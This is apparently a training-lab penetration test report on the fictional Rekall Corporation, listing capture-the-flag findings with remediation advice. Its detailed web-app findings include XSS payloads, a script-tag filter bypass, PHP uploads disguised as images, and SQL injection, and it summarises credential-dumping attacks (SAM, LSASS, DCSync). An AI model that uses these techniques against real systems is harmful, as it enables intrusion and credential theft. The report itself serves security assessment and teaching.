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Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
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| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges. |
| Compromise several machines. |

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

| IP Address/URL | Description |
|--|--|
| 172.22.117.0/24 http://192.168.14.35 totalrekall.xyz | Rekall's internal domain, range and public website |


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Certain web application input fields were well protected against basic XSS exploits, requiring more advanced techniques for successful exploitation.
- Basic protections were implemented in several areas, making it difficult for common attacks like Local File Inclusion and XSS scripting to succeed.
- A number of input fields had effective input validation, enhancing the overall security posture.

Summary of Weaknesses

Across three distinct environments (web application, Linux server, and Windows server), numerous critical vulnerabilities were identified that compromise confidentiality, integrity, and availability. Below is a high-level summary of the weaknesses found:

Web Application:

- Multiple **XSS vulnerabilities** allowed execution of malicious scripts.
- **Sensitive data exposure** vulnerabilities exposed critical information, such as credentials and other sensitive files.
- **Local File Inclusion (LFI)** and **Advanced LFI** permitted access to unauthorized directories and files.
- **SQL Injection** and **Command Injection** vulnerabilities allowed arbitrary queries and commands, revealing sensitive data and system files.
- **Session Management Flaws** and **PHP Injection** highlighted improper user session handling and code execution risks.
- **Directory Traversal** exposed unauthorized file directories.

Linux Server:

- **Open-source exposed data** through WHOIS, DNS, and other public information services revealed sensitive data.
- **Nmap/Zenmap and Nessus scans** uncovered open services and exploitable vulnerabilities.
- **Apache Tomcat (CVE-2017-12617)**, **Shellshock**, and **Struts (CVE-2017-5638)** vulnerabilities were exploited, showcasing improper patch management.
- Exploitation of **SSH (CVE-2019-14287)** and **Drupal (CVE-2019-6340)** highlighted weak configurations in key services.

Windows Server:

- **Credential exposure** (via SAM, LSASS, and DCSync attacks) enabled unauthorized access to privileged accounts.
- **Open and misconfigured services** such as HTTP, FTP, and SLMail allowed exploitation of sensitive data.
- **Sensitive data exposure** and **improper file permissions** provided access to critical files.
- **Scheduled Tasks** and improper access control mechanisms allowed unauthorized command execution and privilege escalation.

Each identified weakness requires prompt remediation to safeguard systems and prevent future exploitation.

Executive Summary

CKSS's assessment targeted three distinct environments—a web application, a Linux server, and a Windows server—to identify vulnerabilities and assess potential risks. The pen testing process uncovered critical weaknesses across all systems, which could significantly compromise the security of the infrastructure. Below is a summary of the assessment process and findings:

The engagement began with the **web application**, where initial reconnaissance and scanning exposed a variety of vulnerabilities:

- Cross-Site Scripting (XSS) attacks were successfully executed, including reflected, advanced reflected, and stored XSS, demonstrating the risk of malicious script execution.
- Sensitive data exposure vulnerabilities revealed critical information such as credentials and configuration files.
- Local File Inclusion (LFI) and Advanced LFI, granted unauthorized access to system directories.
- SQL Injection attack provided access to backend databases.
- Command Injection attacks allowed arbitrary commands to be executed on the server.
- Session management flaws enabled unauthorized access to restricted areas.
- Directory traversal attack revealed critical files.
- PHP injection vulnerability further illustrated the potential for malicious code execution within the application.

Next, the **Linux server** was assessed. Using open-source intelligence (OSINT), sensitive data such as WHOIS information and DNS records were uncovered, providing a foundation for further exploitation.

- Port scans using Nmap and Zenmap revealed active services and potential entry points.
- Apache Tomcat (CVE-2017-12617), Shellshock vulnerabilities, Struts (CVE-2017-5638) and Drupal (CVE-2019-6340) were exploited to gain unauthorized access which allowed remote code execution.
- A misconfigured SSH service (CVE-2019-14287) provided further opportunities for privilege escalation.

These findings highlighted weak patch management and configuration practices, which pose significant risks.

Finally, the **Windows server** assessment revealed critical vulnerabilities that allowed unauthorized access and privilege escalation.

- Open and misconfigured services, including HTTP, FTP, and SLMail
- Using tools such as Metasploit, the SLMail service was exploited to gain SYSTEM-level access.
- Credential exposure attacks leveraging cached credentials (SAM, LSASS, and DCSync) enabled unauthorized access to administrator accounts.
- Sensitive data exposure and improper file permissions granted access to critical files

Remediation and Cost:

To address these issues, we recommend in the following order:

- **Patch Management and Vulnerability Remediation:** Apply the latest security patches for all identified vulnerabilities and replace or update unsupported software.

- **Web Application Security Hardening:** Deploy a Web Application Firewall (WAF) to prevent XSS, LFI, SQL Injection, and command injection attacks, and implement input validation measures.
- **Implement Secure Configuration Standards:** Securely configure SSH, FTP, and HTTP services by disabling unused ports, enforcing strong authentication, and removing weak or default credentials.
- **Credential Management:** Disable credential caching, enforce strong password policies, and audit permissions to prevent unauthorized access.
- **Data Protection and Encryption:** Encrypt sensitive files and restrict access to authorized users only, ensuring sensitive information is not publicly accessible.

Total Estimated Cost

- **Initial Remediation Efforts:** ~\$50,000–\$100,000.
- **Annual Maintenance and Monitoring:** ~\$20,000–\$50,000.

These steps, in combination, will significantly improve the security posture of the targeted systems and reduce the risk of exploitation. Prioritizing critical vulnerabilities first ensures effective mitigation with minimal delays.

Conclusion:

The current security posture of Rekall Corporation is concerning. Critical vulnerabilities across multiple layers of the network expose the company to severe risk. Without immediate intervention, the company is at risk of significant financial loss, data theft, and the potential takeover of its IT infrastructure. The ease with which attackers can move laterally through the network further emphasizes the lack of adequate defensive controls.

Summary Vulnerability Overview

| Vulnerability | Severity |
|--|----------|
| Reflected XSS - Flag 1: f76sdfkg6sjf | Critical |
| Advance Reflected XSS - Flag 2: ksdnd99dkas | Critical |
| Stored XSS - Flag 3: sd7fk1nctx | Critical |
| Sensitive data exposure - Flag 4: nckd97dk6sh2 | Critical |
| Local File Inclusion (LFI) - Flag 5: mmssdi73g | Critical |
| Advanced Local File Inclusion (LFI) - Flag 6: ld8skd62hdd | Critical |
| SQL Injection - Flag 7: bcs92sjsk233 | Critical |
| Sensitive data exposure - Flag 8: 87fsdkf6djf | Critical |
| Sensitive data exposure - Flag 9: dkkdudfkdy23 | Critical |
| Command Injection - Flag 10: ksdnd99dkas | Critical |
| Advance Command Injection - Flag 11: opshdkasy78s | Critical |
| Brute force attack - Flag 12: hsk23oncsd | Critical |
| PHP injection - Flag 13: jdka7sk23dd | Critical |
| Session management - Flag 14: dks93jdlld7dj | Critical |
| Directory traversal - Flag 15: dksdf7sjd5sg | Critical |
| Open source exposed data - Flag 1: h8s692hskasd | High |
| Open Source Exposed Data - Flag 2: 34.102.136.180 | High |
| Open-source exposed data - Flag 3: s7euwehd | High |
| Nmap/Zenmap Scan Results- Flag 4: 5 | Low |
| Nmap/Zenmap Scan Results - Flag 5: 192.168.13.13 | Low |
| Nessus scan results - Flag 6: 97610 | Medium |
| Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) - Flag 7: 8ks6sbhss | Critical |
| Shellshock - Flag 8: 9dnx5shdf5 | Critical |
| Suspicious User Name - Flag 9: wudks8f7sd | Critical |
| Struts - CVE-2017-5638 - Flag 10: wjasdufsdkg | Critical |
| Drupal - CVE-2019-6340 - Flag 11: www-data | Critical |
| SSH - Vulnerability CVE-2019-14287- Flag 12: d7sdfksdf384 | Critical |
| Open source exposed data - Flag 1: Tanya4life | Critical |
| Nmap Scan - HTTP Port Open - Flag 2: d7b349705784a518bc876bc2ed6d4f6 | Critical |
| Nmap Scan - FTP Port Open - Flag 3: 89cb548970d44f348bb63622353ae278 | Critical |
| Nmap Scan -SLMail service - Flag 4: 822e3434a10440ad9cc086197819b49d | Critical |
| Scheduled Tasks - Flag 5: 54fa8cd5c1354adc9214969d716673f5 | Critical |
| SAM Credential Exposure - Flag 6: Computer! | Critical |
| Sensitive Data Exposure - Flag 7 | Critical |


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| LSASS Credential Caching Vulnerability - Flag 8: ad12fc2ffc1e47 | Critical |
| Insecure File Permissions / Improper Access Control - Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872 | Critical |
| DCSync - Flag 10: 4f0cfd309a1965906fd2ec39dd23d582 | Critical |

The following summary tables represent an overview of the assessment findings for this penetration test:



| Scan Type | Total |
|-----------|---|
| Hosts | Web app: 192.168.14.35 Linux: 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14 Windows 10: 172.22.117.20 WinDC10: 172.22.117.10 |
| Ports | Using Nmap, we scanned 1,000 TCP ports on the target hosts. Multiple open ports were identified. Vulnerabilities were found on port 21, 80 and 110 as listed in the report below. |

| Exploitation Risk | Total |
|-------------------|-------|
| Critical | 31 |
| High | 3 |
| Medium | 1 |
| Low | 2 |


Vulnerability Findings - Day 1 - Web App


| Flag 1 | Findings |
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| Title | Reflected XSS - Flag 1: f76sdfkg6sjf |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | Inserted a basic JavaScript alert payload into the "Put Your Name Here" field. Exploit script used: <code><script>alert("test")</script></code> |
| Images |  <p>The top screenshot shows a dark-themed web page titled "Welcome to VR Planning". Below the title is a paragraph: "On the next page you will be designing your perfect, unique virtual reality experience!". Then, "Begin by entering your name below!". There is a text input field with the placeholder "Put your name here" and a "GO" button. Below this, it says "Welcome !", "Click the link below to start the next step in your choosing your VR experience!", and "CONGRATS, FLAG 1 is f76sdfkg6sjf".</p> <p>The bottom screenshot shows the same page, but with a JavaScript alert box in the foreground that says "test". The alert box has an "OK" button. The background text is partially obscured but still visible.</p> |
| Affected Hosts | 192.168.14.35/Welcome.php |

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| Remediation | <ul style="list-style-type: none"> Implement input validation and sanitize user inputs to reject or escape special characters like <code><</code>, <code>></code>, and <code>"</code>. Use output encoding (e.g., HTML encoding) to safely display user input on the webpage. |
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| Flag 2 | Findings |
|---|---|
| Title | Advance Reflected XSS - Flag 2: ksdnd99dkas |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | Inserted a XSS injection with a modified payload, masking the script tags in order to bypass the input validation. Script used: <SCRIPscriptT>alert("pop")</SCRIPscriptT> |
| Images |   |
| Affected Hosts | 192.168.14.35/Memory-planner.php |
| Remediation | <ul style="list-style-type: none"> Use server-side validation to strictly filter out dangerous characters and patterns, including variations of <code><script></code> tags (e.g., <code><scripT></code> or similar obfuscations). Apply proper output encoding (e.g., HTML encoding) to all |

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| | user-supplied data before displaying it on the webpage. |
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

| Flag 3 | Findings |
|--|--|
| Title | Stored XSS - Flag 3: sd7fk1nctx |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | Executed an XSS injection on the <code>comments.php</code> page of the TotalRekall website, successfully triggering a JavaScript alert. Script used: <code><script>alert("test1")</script></code> |
| Images |  |
| Affected Hosts | 192.168.14.35/comments.php |
| Remediation | <ul style="list-style-type: none">• Validate and sanitize all user inputs on the <code>comments.php</code> page to prevent the inclusion of malicious scripts. Reject or escape characters such as <code><</code>, <code>></code>, and <code>"</code>• Apply proper output encoding (e.g., HTML encoding) to ensure user-submitted content is safely displayed as text, not executed as code. |

| Flag 4 | Findings |
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| Title | Sensitive data exposure - Flag 4: nckd97dk6sh2 |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | Using the curl command I was able to view the HTTP response headers. This exposed sensitive data (flag 4). Command: curl -v http://192.168.14.35/About-Rekall.php |
| Images |  |
| Affected Hosts | 192.168.14.35/About-Rekall.php |
| Remediation | <ul style="list-style-type: none"> Ensure no sensitive information is included in HTTP response headers. Review and sanitize headers before sending them to the client. Serve all pages over HTTPS to encrypt traffic and prevent sensitive data from being exposed in transit. |


| Flag 5 | Findings |
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| Title | Local File Inclusion (LFI) - Flag 5: mmssdi73g |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | Created a php file with a malicious script and was able to upload it to the memory planner (second field) section of the site. |

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| Images | |
| Affected Hosts | 192.168.14.35/memory-planner.php |
| Remediation | <ul style="list-style-type: none">Allow only specific, safe file types (e.g., .jpg, .png, .pdf) for upload. Reject executable file types like .php, .exe, and .js. |



| Flag 6 | Findings |
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| Title | Advanced Local File Inclusion (LFI) - Flag 6: Id8skd62hdd |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | Created a php file with a malicious script and was able to upload it as a jpg to the memory planner (third field) section of the site. As the input validation checks for the presence of .jpg, I added jpg to the file name. |

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| <p>Images</p> |   |
| <p>Affected Hosts</p> | <p>192.168.14.35/memory-planner.php</p> |
| <p>Remediation</p> | <ul style="list-style-type: none"> • Allow only specific, safe file types (e.g., .jpg, .png, .pdf) for upload. Reject executable file types like .php, .exe, and .js • Check the actual content of the uploaded file to ensure it matches the declared file type. This prevents attackers from disguising malicious files with safe extensions. |


| Flag 7 | Findings |
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| <p>Title</p> | <p>SQL Injection - Flag 7: bcs92sjsk233</p> |
| <p>Type (Web app / Linux OS / Windows OS)</p> | <p>Web app</p> |
| <p>Risk Rating</p> | <p>Critical</p> |
| <p>Description</p> | <p>A SQL Injection (SQLi) vulnerability was identified on the 'Login' page. By exploiting this vulnerability with the username retrieved from a directory traversal attack, the seventh flag was exposed.</p> |

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| <p>Images</p> |  <p>The image shows two screenshots. The top screenshot is the Rekall Corporation website header with a red background, a logo, and navigation links. Below the header is a dark grey box containing a list of system paths and their corresponding users. The bottom screenshot is a 'User Login' form with fields for 'Login:' and 'Password:', a 'Login' button, and a message 'Congrats, flag 7 is bcs92sjsk233'.</p> |
| <p>Affected Hosts</p> | <p>192.168.14.35/login.php (second field)</p> |
